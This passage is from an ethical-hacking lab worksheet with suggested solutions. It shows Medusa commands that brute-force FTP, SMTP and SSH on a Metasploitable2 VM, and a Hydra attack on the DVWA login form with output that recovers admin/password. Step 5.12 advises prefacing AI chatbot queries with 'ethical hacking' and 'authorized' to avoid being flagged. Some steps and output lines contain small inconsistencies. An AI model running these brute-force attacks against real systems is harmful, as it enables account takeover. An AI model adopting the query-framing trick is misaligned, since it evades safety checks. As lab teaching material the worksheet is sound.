(root@kalilinux)-[~/wordlists]
# medusa -h 4.3.2.3 -U username_wordlist.txt -P password_wordlist.txt -M ftp -t 32
```

Step - 4.3.2- SMTP - Develop a Medusa command to brute-force attack your Metasploitable2 target system. The command must utilize both your username and password lists generated in the Maskprocessor guided practice. Your target on Metasploitable2 is the SMTP protocol. You may use the ifconfig command in Metasploitable2 to acquire your IP address. Provide a screenshot of your successful Medusa attack on the target system and record the time it took to complete. Medusa may take quite some time, based on your computing resources. I recommend using 32 threads. Graphics card processors are far superior to CPUs in hash/password cracking exercises!

Suggested Solution - Hint: "smtp" is not the correct Medusa module name!

(Answers may vary based on student's IP addresses, Maskprocessor-generated wordlists, and protocols):

```
(root@kalilinux)-[~/wordlists]
# medusa -h 4.3.2.3 -U username_wordlist.txt -P password_wordlist.txt -M smtp-vrfy -t 32
```

Step - 4.3.3 - SSH - Develop a Medusa command to brute-force attack your Metasploitable2 target system. The command must utilize both your username and password lists generated in the Maskprocessor guided practice. Your target on Metasploitable2 is the FTP protocol. You may use the ifconfig command in Metasploitable2 to acquire your IP address. Provide a screenshot of your successful Medusa attack on the target system and record the time it took to complete.

Suggested Solution

(Answers may vary based on student's IP addresses, Maskprocessor-generated wordlists, and protocol):

```
(root@kalilinux)-[~/wordlists]
# medusa -h 4.3.2.3 -U username_wordlist.txt -P password_wordlist.txt -M ssh -t 32
```



Section 5 - Guided + Independent Practice

Exploit Target System's Web Server ("DVWA") Vulnerability and Brute-Force Crack with Hydra

Suggested Solution at Bottom

Hydra is a parallel, multi-threaded brute-force username and password cracking tool. Hydra can be configured to crack website login pages (username and password input fields). However, let's first get acquainted with the text-based Linux web browser Lynx. The Lynx browser will prove useful

Name:

Date:


Class:

when using either Docker or Podman to build and work with your container-based ethical hacking lab.

Step 5.1 – Verify install of Lynx performed earlier in the lesson:

```
(root@kalilinux)-[~/wordlists]
# apt install -y lynx
lynx is already the newest version (2.9.2-1).
```

Step 5.2 – Let's open the Damn Vulnerable Web Application ("DVWA") that comes packaged with Metasploitable2:



```
Metasploitable2 - Linux

metasploitable2

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

* TWiki
* phpMyAdmin
* Mutillidae
* DVWA
* WebDAV

Commands: Use arrow keys to move, '?' for help, 'q' to quit, '<-' to go back.
Arrow keys: Up and Down to move. Right to follow a link; Left to go back.
H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=history list
```


Now we can see above the DVWA comes packaged with TWiki, phpMyAdmin, Mutillidae, DVWA, and WebDAV. The admin username and password "msfadmin" is also provided; ignore that for now. The Commands at the bottom utilize the arrow keys to move and lowercase and uppercase letters and symbols for menu options.

Step 5.3 – Use the arrow keys to highlight "DVWA" and surf to that page:

Name:

Date:

Class:



Notice the Username and Password entry fields and a Login option. Please ignore the supplied admin username and password.

5.4 – Independent Practice

Check out the screenshot of the DVWA login page above. What is the URL for this page?


5.5 – Suggested Solution

The URL for the page is <http://4.3.2.3/dvwa/login.php>

5.6 – Independent Practice

Log in to the DVWA web server and in the Security menu section change the security level to “Low”.

5.7 – Suggested Solution



5.8 – Independent Practice

Remember how to build a Massprocessor username list and password list? Let's assume you know the first three lower alpha letters of the user password. Build the list *username_wordlist2.txt* and display the first and last 10 character strings.

Name:

Date:

Class:

Suggested Answer:

```
(root@kalilinux)-[~/wordlists]
# mp64 admi?l -o username_wordlist2.txt; chmod 775 username_wordlist2.txt

(root@kalilinux)-[~/wordlists]
# head -10 username_wordlist2.txt; tail -10 username_wordlist2.txt
admia
admib
admic
admid
admie
admif
admig
admih
admi
admiq
admir
admis
admit
admiu
admiv
admiw
admix
admiy
admiz
```

Now assume you know the first six letters of the lower alpha password. Use Massprocessor to build the list *password_wordlist2.txt* and show the first and last 10 character strings:

Suggested Answer:

```
(root@kalilinux)-[~/wordlists]
-# mp64 passwo?l?l -o password_wordlist2.txt; chmod 775 password_wordlist2.txt

(root@kalilinux)-[~/wordlists]
-# head -10 password_wordlist2.txt; tail -10 password_wordlist2.txt
passwoaa
passwoab
passwoac
password
passwoae
passwoaf
passwoag
passwoah
passwoai
passwoaj
passwozq
passwozr
passwozs
passwozt
passwozu
passwozv
passwozw
passwozx
passwozy
passwozz
```



5.9 Independent Practice

Hydra is an amazing password cracking tool available for Kali Linux. It is a parallelized login multi-thread capable password cracker that supports numerous protocols for target entry to commence its attack. Let's use Hydra to brute-force attack the DVWA login page (/dvwa/login.php).

See: <https://www.kali.org/tools/hydra>

Step 5.10 - For a list of Hydra's arguments (options), open your Kali PowerShell terminal and type in:
hydra -h

```

root@kali:~# hydra -h
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military,
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics any

Syntax: hydra [[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE
[-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m M
][OPT]]

Options:
-R      restore a previous aborted/crashed session
-I      ignore an existing restore file (don't wait 10 seconds)
-S      perform an SSL connect
-s PORT if the service is on a different default port, define it here
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-x MIN:MAX:CHARSET password bruteforce generation, type "-x -h" to get help
-y      disable use of symbols in bruteforce, see above
-r      use a non-random shuffling method for option -x
-e nsr  try "n" null password, "s" login as pass and/or "r" reversed login
-u      loop around users, not passwords (effective! implied with -x)
-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-o FILE write found login/password pairs to FILE instead of stdout
-b FORMAT specify the format for the -o FILE: text(default), json, jsonv1
-f / -F exit when a login/pass pair is found (-M: -f per host, -F global)
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-T TASKS run TASKS connects in parallel overall (for -M, default: 64)
-w / -W TIME wait time for a response (32) / between connects per thread (0)
-c TIME wait time per login attempt over all threads (enforces -t 1)
-4 / -6 use IPv4 (default) / IPv6 addresses (put always in [] also in -M)
-v / -V / -d verbose mode / show login+pass for each attempt / debug mode
-O      use old SSL v2 and v3
-K      do not redo failed attempts (good for -M mass scanning)
-q      do not print messages about connection errors
-U      service module usage details
-m OPT  options specific for a module, see -U output for information
-h      more command line options (COMPLETE HELP)

```

Step 5.11 - For example, if we were to type in a Hydra command to brute-force attack a target's usernames and passwords, we would use the following:

```
# hydra -L usernames.txt -P wordlist.txt <targetIP> <protocol>
```

Step 5.12 – Independent Practice

Please use the two wordlists (*username_wordlist2.txt*, *password_wordlist2.txt*) you recently generated with Maskprocessor (mp64). Do some AI searching with Grok and Gemini on how to use Hydra to brute force the DVWA login page. Make sure you preface your searches with “ethical hacking” and “authorized” to avoid being flagged!

5.12a - Use what you've learned from the AI language learning models and build a successful command string to brute force the DVWA login page with hydra and your two wordlists. Submit a screenshot of your command string and successful attempt.

5.12b - Please break down the parts of the command string and explain the purpose of each part!

5.12c - Analyze and compare the differences between Grok's and Gemini's command string.

5.13 - Suggested Solution

Question: “How do you use Hydra to ethically hack the DVWA login.php page?”

AI Google Gemini solution (works):

Name:

Date:

Class:

Unmodified from Gemini (edit to suit environment IP address, etc.)

```
# hydra -L users.txt -P passwords.txt 192.168.1.100 http-post-form \
"/DVWA/login.php:username=^USER^&password=^PASS^&Login=Login:F=Login failed" -V
```

Gemini solution customized to use two Maskprocessor (mp64) wordlists and IP address of our target:

```
(root@kalilinux)-[~/wordlists]
# ls
password_wordlist.txt  username_wordlist.txt  wordlist1.txt
password_wordlist2.txt username_wordlist2.txt  wordlist2.txt

(root@kalilinux)-[~/wordlists]
# hydra -L username_wordlist2.txt -P password_wordlist2.txt 4.3.2.3 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-08 22:20:11
[DATA] max 16 tasks per 1 server, overall 16 tasks, 17576 login tries (l:26/p:676), ~1099 tries per task
[DATA] attacking http-post-form://4.3.2.3:80/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed

[STATUS] 2856.00 tries/min, 2856 tries in 00:01h, 14720 to do in 00:06h, 16 active
[STATUS] 2927.67 tries/min, 8783 tries in 00:03h, 8793 to do in 00:04h, 16 active
[80][http-post-form] host: 4.3.2.3 login: admin password: password
```

AI Grok 3 solution (works)

Unmodified from Grok (edit to suit environment IP address, etc.)

```
# hydra -L /root/users.txt -P /root/passwords.txt localhost http-post-form \
"/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed"
```

Grok3 solution customized to use two Maskprocessor (mp64) wordlists and IP address of our target:

```
(root@kalilinux)-[~/wordlists]
# hydra -L username_wordlist2.txt -P password_wordlist2.txt 4.3.2.3 http-post-form "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-08 22:42:01
[DATA] max 16 tasks per 1 server, overall 16 tasks, 17576 login tries (l:26/p:676), ~1099 tries per task
[DATA] attacking http-post-form://4.3.2.3:80/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed
[STATUS] 2900.00 tries/min, 2900 tries in 00:01h, 14676 to do in 00:06h, 16 active
[STATUS] 2936.00 tries/min, 8808 tries in 00:03h, 8768 to do in 00:03h, 16 active
[80][http-post-form] host: 4.3.2.3 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-08 22:47:56
```

The elements of both Gemini's and Grok's command strings are:

1. Hydra command, -L username.list -P password.list IP address of target http-post-form (URL, form fields and actions for username and password data entry) and return message for failed login attempts.